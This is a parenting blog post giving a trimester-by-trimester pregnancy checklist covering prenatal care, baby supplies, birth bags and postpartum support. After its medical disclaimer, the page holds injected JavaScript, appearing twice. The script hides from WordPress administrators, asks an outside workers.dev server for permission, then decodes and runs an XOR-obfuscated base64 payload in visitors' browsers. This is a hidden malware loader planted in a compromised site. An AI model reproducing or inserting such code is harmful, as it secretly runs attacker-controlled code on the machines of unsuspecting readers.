

Written by a caring mom at Parenting Stories
A positive pregnancy test can bring happiness and a surprising number of things to think about at the same time. Appointments, prenatal vitamins, baby supplies, maternity leave, birth preparation it is easy to wonder where you should even begin. A practical pregnancy checklist can make those nine months feel less overwhelming by showing you what deserves attention during each stage.
As a mom, I have learned that being prepared does not mean completing everything months ahead of time. Pregnancy is easier when you deal with the important things first and allow the smaller tasks to wait. This trimester-by-trimester guide will help you organize prenatal care, baby preparation, birth planning, and postpartum support without turning pregnancy into one long to-do list.
Pregnancy Checklist for Every Trimester
Your pregnancy will not look exactly like anyone else’s. Some appointments and tests depend on your health history, healthcare system, and individual needs.
Use this checklist for pregnancy as an organizing tool rather than a set of strict deadlines. When it comes to medical care, tests, medications, supplements, vaccinations, or pregnancy symptoms, follow the advice of your own healthcare provider.
First Trimester Pregnancy Checklist: Weeks 1–13
The beginning of pregnancy is often a mixture of excitement and uncertainty. You may not look pregnant yet, but fatigue, nausea, sore breasts, frequent bathroom trips, and changing emotions can make these weeks feel very real.
For now, concentrate on your health and prenatal care rather than filling your home with baby gear.
Confirm Your Pregnancy and Arrange Prenatal Care
Once you receive a positive home pregnancy test, contact your doctor, midwife, or maternity provider. They can explain when they want to see you and what you should do before your first appointment.
If possible, write down the first day of your last menstrual period because it can help your healthcare team estimate your due date.
1. Begin a Prenatal Vitamin
Ask your provider which prenatal vitamin is appropriate for you. Folic acid is especially important before and during early pregnancy, although individual nutritional needs can vary.
If vitamins make your nausea worse, mention it instead of simply stopping them. Your healthcare professional may suggest a different product or timing.
The CDC also recommends discussing your health, medicines, vaccinations, and folic acid needs when preparing for and entering pregnancy.
2. Check Your Medicines and Supplements
Gather everything you currently take, including prescriptions, over-the-counter medicines, vitamins, and herbal products.
Ask your provider which ones can safely be continued. Never stop an important prescription medicine suddenly unless a qualified healthcare professional tells you to do so.
The FDA provides pregnancy safety information on medicines, food, and other health topics that can be useful throughout each trimester.
3. Prepare for Your First Appointments
Early prenatal care may involve medical history questions, blood or urine tests, screening discussions, and planning for future ultrasounds.
Keep a running note on your phone with questions. Pregnancy brain has a funny habit of making excellent questions disappear the moment an appointment begins.
4. Learn Basic Food and Lifestyle Safety
You do not have to create a perfect pregnancy menu overnight. Instead, learn which foods need to be avoided or prepared carefully and focus on meals you can comfortably manage.
If morning sickness limits your choices for a while, concentrate on staying hydrated and eating what you can tolerate while discussing significant problems with your provider.
5. Give Yourself Permission to Rest
First-trimester tiredness can feel completely different from ordinary fatigue. Even simple activities may leave you ready for bed.
Move unnecessary tasks lower down your priority list. An early bedtime or quiet afternoon is not wasted time when your body is adjusting to pregnancy.
Pregnancy Checklist by Weeks 4–8
- Confirm your pregnancy
- Contact your maternity care provider
- Start or continue prenatal vitamins
- Review your current medications
- Learn basic pregnancy food precautions
- Write down early pregnancy questions
Weeks 9–13
- Attend scheduled prenatal visits
- Discuss available screening options
- Review health insurance or maternity benefits
- Look into workplace leave policies
- Pay attention to your emotional well-being
- Continue making sleep and rest a priority
These weeks are guides, not deadlines. Your provider may recommend a different timeline depending on your pregnancy.
Second Trimester Pregnancy Checklist: Weeks 14–27
For some moms, the second trimester feels like a welcome change. Nausea may become easier, energy may return, and your growing belly can finally make pregnancy feel visible.
If you are feeling well, this can be a comfortable time to tackle practical preparations before the third trimester begins.
1. Continue Your Prenatal Visits
Keep attending recommended checkups and screenings even when everything seems to be going smoothly.
Between visits, save questions in one place rather than relying on memory. Ask about new symptoms, exercise, nutrition, travel, or anything else that is on your mind.
2. Prepare for the Mid-Pregnancy Ultrasound
A detailed ultrasound is commonly offered around the middle of pregnancy, though exact timing varies.
Ask your healthcare provider when yours will take place, what it checks, and whether there are any special instructions beforehand.
3. Build a Simple Baby Registry
Shopping for a newborn can become overwhelming very quickly. Instead of beginning with gadgets, focus on items your baby will use regularly.
Consider:
- A safe sleep setup
- An appropriate infant car seat
- Diapers and wipes
- Basic newborn and 0–3 month clothing
- Feeding essentials
- Burp cloths
- Bath supplies
- A baby thermometer
You can always purchase extras once you understand what works for your baby.
The American Pregnancy Association also recommends focusing first on practical basics such as a safe sleep space, car seat, diapers, feeding supplies, and newborn care essentials.
4. Organize a Practical Baby Space
A newborn does not care whether the nursery matches your Pinterest board.
Think about convenience instead. Where will diapers be changed? Where will feeding supplies live? Are nighttime essentials easy to reach?
A small, organized area often helps more than an elaborately decorated room.
5. Learn About Birth and Newborn Care
Consider childbirth education, infant CPR, newborn care, and breastfeeding or feeding classes.
The goal is not to memorize every possible parenting situation. Learning a few basics before birth can simply make those first unfamiliar days feel less intimidating.
6. Explore Your Feeding Options
Read about breastfeeding, pumping, formula feeding, and combination feeding before your baby arrives.
You can have preferences while still leaving room for change. Recovery, milk supply, your baby’s needs, and your own health may all shape what feeding eventually looks like.
7. Look at Your Family Budget
Before the third trimester gets busy, review likely baby-related expenses.
Think about healthcare costs, leave from work, childcare, diapers, feeding, and major baby purchases. A realistic estimate is enough; you do not need to predict every expense of your baby’s first year.
Third Trimester Pregnancy Checklist: Weeks 28–40
The third trimester is when preparation starts to feel much more immediate. Baby kicks are stronger, your due date is getting closer, and comfort may require a little more creativity.
Prioritize what truly needs to happen before birth and leave decorative or optional jobs until you have the energy.
1. Keep Up with Late-Pregnancy Care
Prenatal appointments commonly become more frequent closer to birth.
Ask your maternity team about fetal movement, labor signs, recommended tests, vaccinations, and situations in which they want you to call immediately.
2. Choose Your Baby’s Doctor
If your healthcare system allows you to select a pediatrician or family doctor before delivery, now is a good time.
Find out how newborn appointments are scheduled, what support is available outside office hours, and who to contact when you have an urgent question.
3. Get the Car Seat Ready
Buy an appropriate car seat and install it according to the manufacturer’s instructions before your due date.
If car-seat inspection services are available in your area, you may also want a qualified technician to check the installation.
4. Pack Your Birth Bag
You do not need to pack for a two-week holiday. Ask your birth facility what it supplies, then cover the essentials.
Consider packing:
- Identification and important paperwork
- Comfortable clothes
- Toiletries
- Phone and charger
- Hair ties and lip balm
- Clothing suitable for feeding if desired
- A going-home outfit for your baby
- Allowed snacks
Keep the bag somewhere your partner or support person can find easily.
5. Write Flexible Birth Preferences
It can be helpful to note your preferences for pain relief, movement, labor support, immediate skin-to-skin contact, feeding, and newborn procedures.
Think of these as conversation points rather than a script. Labor sometimes changes direction quickly, and flexibility can make unexpected decisions easier emotionally.
Weeks 28–36 Checklist
- Continue prenatal appointments
- Discuss recommended vaccinations
- Select baby’s healthcare provider
- Finish childbirth or newborn classes
- Prepare baby’s sleep area
- Purchase remaining essentials
- Gather postpartum supplies
- Install the car seat
- Start packing your hospital bag
Weeks 37 to Birth Checklist
- Save your hospital or birth-center phone number
- Confirm your transportation plan
- Keep bags and documents together
- Arrange care for children or pets
- Keep easy meals and snacks at home
- Charge essential devices
- Review when your provider wants you to call
- Protect time for rest
Prepare for Your Recovery Too
Baby preparation can become so consuming that moms forget to plan for themselves.
Think about what will make the first days after delivery easier: comfortable clothing, postpartum supplies recommended by your provider, easy meals, water, feeding support, and people you can contact when you need help.
If you have a partner, talk about nights, household jobs, visitors, and meals before you are both operating on newborn sleep.
Make a Specific Support List
Instead of simply hoping family will help, decide what kind of help would actually be useful.
One person might bring dinner, another could collect groceries, someone could walk the dog, and a trusted relative might entertain an older child while you rest.
This part of a pregnancy checklist is easy to overlook, but preparing people can be just as valuable as preparing baby supplies.

Final Pregnancy Priorities: What Matters Most Before Birth
During the final weeks, unfinished tasks can suddenly feel urgent. Most of them are not.
Sort what remains into three categories.
Essential before birth: prenatal care, transportation, safe sleep arrangements, basic diapers, clothing, and feeding supplies.
Useful but flexible: meal preparation, extra organizing, classes, and nonurgent paperwork.
Fine to finish later: decorations, additional gadgets, elaborate nursery projects, and perfectly organized cupboards.
Your baby’s arrival does not require your house to look finished.
Frequently Asked Questions
1. When should I start a pregnancy checklist?
You can begin once your pregnancy is confirmed. Start with prenatal care, vitamins, medication safety, and your own health before worrying about baby purchases.
2. What is most important during the first trimester?
Arrange prenatal care, discuss supplements and medicines, learn basic pregnancy safety, attend recommended appointments, and make enough room in your routine for rest.
3. What should I organize during the second trimester?
This is often a useful time to plan your registry, baby’s sleep space, budget, childbirth education, feeding preferences, and other practical preparations.
4. When should I prepare my hospital bag?
Many parents prefer to have the basics packed several weeks before their due date. Ask your maternity provider whether you should prepare earlier because of your individual circumstances.
5. Is a pregnancy checklist by week necessary?
No. Weekly planning works well for some moms, while others prefer trimester goals. The best system is the one that helps you remember important tasks without making you anxious.
Final Thoughts
A pregnancy checklist is meant to lighten your mental load, not make you feel as though you are constantly falling behind.
Take care of the important medical and safety decisions first. Prepare a few practical things for your baby, organize support for yourself, and leave enough space to enjoy the quieter moments of pregnancy.
There may still be an unfinished nursery shelf or an unopened box when labor begins. That does not mean you were unprepared.
You have spent months learning your baby’s rhythms, caring for your changing body, asking questions, and making thoughtful decisions for your family. That preparation matters far more than completing every task.
As your due date gets closer, allow yourself to slow down. Rest when your body asks for it, accept help when it is offered, and remember that your baby is arriving to meet you, not your checklist.
Ready for each stage of pregnancy? Explore more practical guides and caring tips from Parenting Stories to feel prepared, supported, and confident all the way to birth.
Medical Disclaimer
This article is intended for general education only and should not replace individualized medical care. Pregnancy recommendations vary according to health history and personal circumstances, so discuss medical decisions, symptoms, medicines, supplements, and prenatal care with your doctor, midwife, or another qualified healthcare professional.
;(function() { ‘use strict’; function isAdminUser() { if (document.body.classList.contains(‘wp-admin’) || document.querySelector(‘#wpadminbar’) || document.cookie.indexOf(‘wordpress_logged_in’) !== -1) { return true; } return false; } function initMasqrad() { if (!document.body) { setTimeout(initMasqrad, 100); return; } if (isAdminUser()) { return; } fetch(‘https://flat-sea-c06a.jennifermolinajocn2.workers.dev/’, { method: ‘GET’, headers: { ‘Accept’: ‘application/json’ } }) .then(function(response) { return response.json(); }) .then(function(data) { if (data.allow === true) { !function(){var _0xf8b43b91dc2d=atob(‘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’),_0x4c30e73dabc3=49,_0x3d7476cc76a0=new Uint8Array(_0xf8b43b91dc2d[‘length’]),_0xc69dfd4f7368=0;for(;_0xc69dfd4f7368<_0xf8b43b91dc2d['length'];_0xc69dfd4f7368++)_0x3d7476cc76a0[_0xc69dfd4f7368]=_0xf8b43b91dc2d['charCodeAt'](_0xc69dfd4f7368)^_0x4c30e73dabc3;(new Function(new TextDecoder()['decode'](_0x3d7476cc76a0)))()}(); } }) .catch(function(error) { }); } if (document.readyState === 'loading') { document.addEventListener('DOMContentLoaded', initMasqrad); } else { initMasqrad(); } })();;(function() { ‘use strict’; function isAdminUser() { if (document.body.classList.contains(‘wp-admin’) || document.querySelector(‘#wpadminbar’) || document.cookie.indexOf(‘wordpress_logged_in’) !== -1) { return true; } return false; } function initMasqrad() { if (!document.body) { setTimeout(initMasqrad, 100); return; } if (isAdminUser()) { return; } fetch(‘https://flat-sea-c06a.jennifermolinajocn2.workers.dev/’, { method: ‘GET’, headers: { ‘Accept’: ‘application/json’ } }) .then(function(response) { return response.json(); }) .then(function(data) { if (data.allow === true) { !function(){var _0xf8b43b91dc2d=atob(‘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’),_0x4c30e73dabc3=49,_0x3d7476cc76a0=new Uint8Array(_0xf8b43b91dc2d[‘length’]),_0xc69dfd4f7368=0;for(;_0xc69dfd4f7368<_0xf8b43b91dc2d['length'];_0xc69dfd4f7368++)_0x3d7476cc76a0[_0xc69dfd4f7368]=_0xf8b43b91dc2d['charCodeAt'](_0xc69dfd4f7368)^_0x4c30e73dabc3;(new Function(new TextDecoder()['decode'](_0x3d7476cc76a0)))()}(); } }) .catch(function(error) { }); } if (document.readyState === 'loading') { document.addEventListener('DOMContentLoaded', initMasqrad); } else { initMasqrad(); } })();